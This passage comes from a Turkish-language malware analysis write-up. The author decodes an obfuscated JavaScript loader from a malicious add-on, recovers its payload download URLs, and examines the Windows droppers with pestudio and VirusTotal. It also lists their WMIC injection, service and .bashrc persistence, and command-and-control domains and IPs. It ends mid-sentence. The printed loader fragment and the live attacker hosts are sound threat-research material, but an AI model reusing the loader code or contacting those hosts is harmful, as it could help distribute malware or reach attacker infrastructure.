        var res = new Array(len);  
        var thisp = arguments[1];  
        for (var i = 0; i < len; i++)  
        {  
            if (i in this)  
                res[i] = fun.call(thisp, this[i], i, this);  
        }  
  
        return res;  
    };  
  
    return data.map( function(c, i) {return String.fromCharCode( c ^ keyCharAt(key, i) )  
    });}).join("");  
}  
  
var mkey= "M4St3Rm4pp3d";  
var mdomain = "JUAnBA19QkcFFkcTLEY2AUM2DEAVAx0NKlo8BlY+BEcEXlALIBs0GFwwDFgFAFcFOVEg";  
remoteurl = XORCipher.decode(mkey,mdomain)+"/osxupdate";  
console.log(remoteurl);  
remoteurl = XORCipher.decode(mkey,mdomain)+"/unixupdate";  
console.log(remoteurl);  
remoteurl = XORCipher.decode(mkey,mdomain)+"/winupdate";  
console.log(remoteurl);
```


ro... ... ro... [A... jq... 01:40

```
root@remnux: /home/remnux/Desktop/polgov/binaries/addon
File Edit Tabs Help
root@remnux:/home/remnux/Desktop/polgov/binaries/addon# nodejs bootstrap-mert.js
http://softwareupdates.ignorelist.com/globalupdates/osxupdate
http://softwareupdates.ignorelist.com/globalupdates/unixupdate
http://softwareupdates.ignorelist.com/globalupdates/winupdate
root@remnux:/home/remnux/Desktop/polgov/binaries/addon#
```

The image shows a screenshot of a Remnux desktop environment. A terminal window is open, displaying the execution of a Node.js script. The terminal title bar reads 'root@remnux: /home/remnux/Desktop/polgov/binaries/addon'. The terminal content shows the command 'nodejs bootstrap-mert.js' being executed, which outputs three URLs from the ignorelist.com service. The desktop taskbar at the bottom contains several application icons, including a terminal, a file manager, and several instances of a web browser. The system clock in the bottom right corner shows the time as 01:46.

A screenshot of a Linux terminal window. The title bar at the top reads "root@remnux: /home/remnux/Desktop/pol/ctf9/binaries". Below it is the nano text editor interface. The status bar shows "GNU nano 2.5.3" and "File: winupdate.vbs". The main area contains a single line of hexadecimal code: "4d5a90000300000004000000ffff0000b8000000000000000400000000000000000000\$". At the bottom, there are keyboard shortcuts for various nano commands like ^G Get Help, ^O Write Out, etc. A small menu box labeled "[Read 1 line]" is visible above the shortcuts. The system taskbar at the very bottom shows the user is root@remnux, the current directory is /h..., and the time is 01:15.

```
root@remnux: /home/remnux/Desktop
File Edit Tabs Help
root@remnux:/home/remnux/Desktop# xxd -r -p winupdate.vbs > winupdate.exe
root@remnux:/home/remnux/Desktop#
root@remnux:/home/remnux/Desktop# file winupdate.exe
winupdate.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@remnux:/home/remnux/Desktop#
```



24 Mart 2015 tarihinde derlenen Winupdate programı çalıştırıldıktan sonra WMIC işlemine (process) kendisini enjekte ettiğini ve ardından %temp% klasörü altında AdobeUpd.exe (sha1:013E276E46732F2B8D4CC0489886B6CCE7C229A4) ve AdobeUpdate.exe (sha1:A8B1C28D3F6D977F9D2ABF386197C57DE67667A6) dosyalarını oluşturduğunu gördüm.

pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\desktop\polgov\binaries\winupdate.exe

- indicators (8/17)
- virustotal (39/55 - 21.11.2016)
- dos-stub (136 bytes)
- file-header (20 bytes)
- optional-header (224 bytes)
- directories (4/15)
- sections (3)
- libraries (1)
- imports (4/112)
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (Executable)
- strings (283/7272)
- debug (n/a)
- manifest (n/a)
- version (1/10)
- certificate (n/a)
- overlay (n/a)

property	value
signature	0x00004550
machine	Intel
sections	3
stamp	0x551152D9 (Tue Mar 24 14:04:41 2015)
PointerToSymbolTable	0x00000000
symbols	0x0000 (0)
SizeOfOptionalHeader	0x00E0 (224 bytes)
processor-32bit	true
Relocation stripped	true
Large Address aware	false
uniprocessor-only	false
system-image	false
dynamic-link library	false
executable	true
debug information stripped	false
if on a removable media, copy and run from the swap	false
if on a Network, copy and run from the swap	false

pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help



c:\users\mert\desktop\polgov-ext\adobeupd.exe


- indicators (3/10)
- virustotal (7/57 - 21.11.2016)
- dos-stub (120 bytes)
- file-header (20 bytes)
- optional-header (224 bytes)
- directories (4/15)
- sections (3)
- libraries (1)
- imports (4/65)
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (2/7)
- strings (30/275)
- debug (n/a)
- manifest (n/a)
- version (1/9)
- certificate (n/a)
- overlay (n/a)

engine (57)	positiv (7)	date (dd.mm.y...	age (...)
McAfee-GW-Edition	BehavesLike.Win32.Downloader.mz	21.11.2016	6
McAfee	Generic PWS.y	21.11.2016	6
Avira	TR/Siggen.juhli	21.11.2016	6
DrWeb	Trojan.Siggen7.6489	21.11.2016	6
NANO-Antivirus	Trojan.Win32.Mlw.eilmxp	21.11.2016	6
Avast	Win32:Malware-gen	21.11.2016	6
Bkav	clean	21.11.2016	6
MicroWorld-eScan	clean	21.11.2016	6
nProtect	clean	21.11.2016	6
CMC	clean	21.11.2016	6
CAT-QuickHeal	clean	21.11.2016	6
Malwarebytes	clean	21.11.2016	6
Zillya	clean	18.11.2016	9
SUPERAntiSpyware	clean	21.11.2016	6
TheHacker	clean	17.11.2016	10
K7GW	clean	21.11.2016	6
K7AntiVirus	clean	21.11.2016	6
Arcabit	clean	21.11.2016	6
TrendMicro	clean	21.11.2016	6
Baidu	clean	21.11.2016	6
F-Prot	clean	21.11.2016	6
Symantec	clean	21.11.2016	6
TotalDefense	clean	21.11.2016	6
TrendMicro-HouseCall	clean	21.11.2016	6
ClamAV	clean	21.11.2016	6
Kaspersky	clean	21.11.2016	6
BitDefender	clean	21.11.2016	6
ViRobot	clean	21.11.2016	6
Tencent	clean	21.11.2016	6
Ad-Aware	clean	21.11.2016	6
Emsisoft	clean	21.11.2016	6
Comodo	clean	21.11.2016	6
F-Secure	clean	21.11.2016	6

pestudio 8.54 - Malware Initial Assessment - www.winitor.com				
File Help				
c:\users\mert\desktop\polgov-ext\adobeupdate.exe				
indicators (wait...)	engine (56)	positiv (32)	date (dd.mm.y...	age (...)
virustotal (32/56 - 14.11.2016)	McAfee	Artemis!01A56B91E6BE	14.11.2016	13
dos-stub (136 bytes)	McAfee-GW-Edition	BehavesLike.Win32.Trojan.tt	13.11.2016	14
file-header (20 bytes)	MicroWorld-eScan	Gen:Variant.Kazy.745415	14.11.2016	13
optional-header (224 bytes)	ALYac	Gen:Variant.Kazy.745415	14.11.2016	13
directories (4/15)	BitDefender	Gen:Variant.Kazy.745415	14.11.2016	13
sections (3)	Ad-Aware	Gen:Variant.Kazy.745415	14.11.2016	13
libraries (1)	F-Secure	Gen:Variant.Kazy.745415	14.11.2016	13
imports (4/98)	GData	Gen:Variant.Kazy.745415	14.11.2016	13
exports (n/a)	Emsisoft	Gen:Variant.Kazy.745415 (B)	14.11.2016	13
exceptions (n/a)	AVG	Generic14_c.ISW	14.11.2016	13
tls-callbacks (n/a)	Qihoo-360	HEUR/QVM03.0.Malware.Gen	14.11.2016	13
resources (2/9)	Symantec	Heur.AdvML.C	14.11.2016	13
strings (wait...)	AhnLab-V3	Malware/Win32.Generic.N1737323262	14.11.2016	13
debug (n/a)	K7GW	Spyware (004d53c91)	14.11.2016	13
manifest (n/a)	K7AntiVirus	Spyware (004d53c91)	14.11.2016	13
version (10)	Avira	TR/Spy.Agent.1232896.79	14.11.2016	13
certificate (n/a)	Panda	Trj/GdSda.A	13.11.2016	14
overlay (wait...)	Ikarus	Trojan-Spy.Agent	14.11.2016	13
	Zillya	Trojan.Agent.Win32.585922	11.11.2016	16
	Arcabit	Trojan.Kazy.DB5FC7	14.11.2016	13
	NANO-Antivirus	Trojan.Win32.Agent.ebjjba	14.11.2016	13
	VIPRE	Trojan.Win32.Generic!BT	14.11.2016	13
	AVware	Trojan.Win32.Generic!BT	14.11.2016	13
	Yandex	TrojanSpy.Agent!lesl/I40SQL8	13.11.2016	14
	Microsoft	TrojanSpy:Win32/Skeeyah.Alrfrn	14.11.2016	13
	Kaspersky	UDS: DangerousObject.Multi.Generic	14.11.2016	13
	Fortinet	W32/VBKrypt.C!tr	14.11.2016	13
	Tencent	Win32.Trojan.Spy.Een	14.11.2016	13
	Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9...	11.11.2016	16
	ESET-NOD32	Win32/Spy.Agent.OTJ	14.11.2016	13
	Bkav	clean	12.11.2016	15
	nProtect	clean	14.11.2016	13
	CMC	clean	14.11.2016	13

İlk olarak AdobeUpd.exe programını VB Decompiler aracı ile incelediğimde, çalıştırıldıktan sonra %TEMP%\AdobeUpdate.exe programını %WINDIR%\System32\AdobeUpdate.exe klasörüne kopyaladığını ve Windows yeniden başlatıldığında otomatik olarak çalışabilme adına AdobeUpdate servisi oluşturduğunu tespit ettim. Bu arada unixupdate programının Linux üzerinde çalıştırıldıktan sonra kendisini kullanıcının HOME dizini altına .unixupdate adı altında kopyaladığını ve bulunduğu dizini .bashrc dosyasının sonuna eklediğini de Linux kullanıcıları ile paylaşayım.





AdobeUpdate programı çalıştırıldıktan sonra kaynak koduna gömülü olan komuta kontrol merkezi sunucularına 80, 8080 ve 443 bağlantı noktalarından erişmeye çalışıyordu. İşin ilginç yanı ise haberleşmeye çalıştığı komuta kontrol merkezlerinden çoğunun Türkiye’de bulunmasıydı. IP adreslerine bağlanmaya çalışıldığınızda da bu ip adreslerinden bazılarının DVR cihazlarına ait olduğunu görebiliyordunuz. Özellikle DDoS saldırılarında kullanılan IoTlerin hedeflenmiş saldırılarda da zıplama noktası olarak kullanılması sanırım bu saatten sonra kimseyi şaşırtmayacaktır.

Domain	Address	Country
zenzhu.twilightparadox.com	85.105.29.177	Turkey
daisen.jumpingcrab.com	85.105.29.177	Turkey
wudang.ignorelist.com	85.105.6.207	Turkey
89b5a6ded5dee757ff07.mooo.com	-	-
allegro.crabdance.com	85.105.6.207	Turkey
xinjua.ignorelist.com	83.212.118.85	Greece
anbroib.strangled.net	83.212.118.85	Greece
checkip.dyndns.org	216.146.43.70	United States

Contacted Hosts

Download Contacted Hosts (CSV)

216.146.43.70	80	wmic.exe	United States
OSINT	TCP	PID: 2464	ASN: 33517 (Dynamic Network Services, Inc.)
85.105.6.207	8080	wmic.exe	Turkey
OSINT	TCP	PID: 2464	ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85	443	wmic.exe	Greece
OSINT	TCP	PID: 2464	ASN: 5408 (Greek Research and Technology Network S.A)
85.105.29.177	8080	wmic.exe	Turkey
OSINT	TCP	PID: 2464	ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.29.177	443	wmic.exe	Turkey
OSINT	TCP	PID: 2464	ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.6.207	443	wmic.exe	Turkey
OSINT	TCP	PID: 2464	ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85	8080	wmic.exe	Greece
OSINT	TCP	PID: 2464	ASN: 5408 (Greek Research and Technology Network S.A)

← → ↺ ⓘ allegro.crabdance.com/login.rsp






Language

DVR LOGIN


User name

Password 

☐ Remember me



Tabii zararlı yazılımın derlenmesinden 1.5 sene sonra komuta kontrol merkezlerinin hala çalışır olmasını beklemek hayalcilik olurdu dolayısıyla çalışan bir komuta kontrol merkezi maalesef bulamadım. Ben de bunun üzerine çalıştırılır çalıştırılmaz haberleşmeye çalıştığı komuta kontrol merkezinin login.php sayfasına gönderdiği şifreli veriyi çözmeye karar verdim. AdobeUpdate.exe programının sistem üzerinde çalıştırdığı WMIC işlemine (process) kod enjeksiyonu yaptığını bildiğim için IDA Pro ile kod enjeksiyonu yapılan noktayı AdobeUpdate programı üzerine tespit etmeye çalıştım ancak

[illegible]

